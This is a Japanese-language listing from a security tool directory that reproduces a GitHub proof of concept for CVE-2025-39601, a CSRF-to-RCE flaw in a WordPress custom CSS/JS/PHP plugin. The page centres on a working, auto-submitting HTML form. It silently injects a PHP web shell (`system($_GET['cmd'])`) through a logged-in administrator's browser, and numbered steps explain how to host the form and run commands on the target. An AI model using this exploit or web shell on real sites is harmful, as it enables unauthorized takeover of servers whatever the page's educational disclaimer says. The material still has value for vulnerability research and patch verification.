
Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2025-39601 — WordPress Custom CSS, JS & PHP プラグイン <= 2.4.1 - CSRF to RCE 脆弱性 | Kitploit

ツール/GitHubGitHub/nxploited/cve-2025-39601
脆弱性分析エクスプロイトウェブアプリケーション悪用CTFペネトレーションテスト学習と教育
GitHubnxploited/cve-2025-39601

CVE-2025-39601

WordPress Custom CSS, JS & PHP プラグイン <= 2.4.1 - CSRF to RCE 脆弱性

リポジトリを見る
1801年前未レビュー
共有

🚨 CVE-2025-39601 - WordPress Custom CSS, JS & PHP プラグイン <= 2.4.1 における CSRF から RCE への脆弱性

🧠 説明

WPFactory Custom CSS, JS & PHP プラグインのクロスサイトリクエストフォージェリ (CSRF) 脆弱性により、許可されていない POST リクエストを介して悪意のある PHP コードを注入することで、リモートコード実行 (RCE) が可能になります。
これは 2.4.1 までの全バージョンに影響します。

  • CVE ID: CVE-2025-39601
  • 公開日: 2025-04-16
  • 更新日: 2025-04-16
  • 深刻度: 🔥 9.6 (CRITICAL)
  • CWE: CWE-352 - クロスサイトリクエストフォージェリ
  • CVSS ベクター: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:H


🖼️ 視覚的証明

以下は、正常に悪用された結果を示すスクリーンショットで、URL パラメータを介してリモートコードがどのように実行されるかを示しています:

Nxploited


Nxploited


💥 概念実証 (PoC)

<!DOCTYPE html>
<html>
<head>
    <meta charset="UTF-8">
    <title>WordPress Custom CSS, JS & PHP plugin <= 2.4.1 - CSRF to RCE vulnerability</title>
</head>
<body onload="document.forms[0].submit()">
    <h1>CSRF PoC - WordPress Custom CSS, JS & PHP plugin <= 2.4.1</h1>
    <p>By : Nxploited | Khaled Alenazi</p>
    <form action="http://192.168.100.74:888/wordpress4/wp-admin/tools.php?page=alg-custom-php" method="POST">
        <input type="hidden" name="alg_custom_css_php_enabled" value="1">
        <input type="hidden" name="alg_custom_css_php_execute" value="plugins_loaded">
        <input type="hidden" name="alg_custom_css_php" value="<?php system($_GET['cmd']); ?>">
        <input type="hidden" name="alg_ccjp_submit" value="php">
        <noscript><input type="submit" value="Submit"></noscript>
    </form>
</body>
</html>

🧪 使用方法

  1. 上記の HTML ファイルを任意の外部サーバーまたはローカル環境にホストします。
  2. 管理者ユーザーがログインしている状態で、そのブラウザからホストした HTML ファイルにアクセスします。
  3. これによりフォームが静かに送信され、プラグインの設定に PHP コードが注入されます。
  4. その後、plugins_loaded フックを介して、ページが読み込まれるたびにコードが自動的に実行されます。
  5. 実行例:
    http://target-site.com/?cmd=whoami
    

⚠️ 免責事項

この PoC は教育目的のみのものです。
著者は、この情報の不適切な適用によって生じたいかなる誤用や損害についても責任を負いません。
必ず管理された環境で、許可を得た上でテストしてください。


作成者: Nxploited | Khaled Alenazi

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    1.0k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    589
  • 3

    looking-glass

    anonghosty/looking-glass

    ShadowserverレポートをMongoDBに取り込み、インタラクティブなマップ、分析、調査結果、アドバイザリ、エグゼクティブダッシュボードとして再生するCSIRTプラットフォーム。

    361
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    339
  • 5

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    324
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    322

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →
ツールをダウンロード





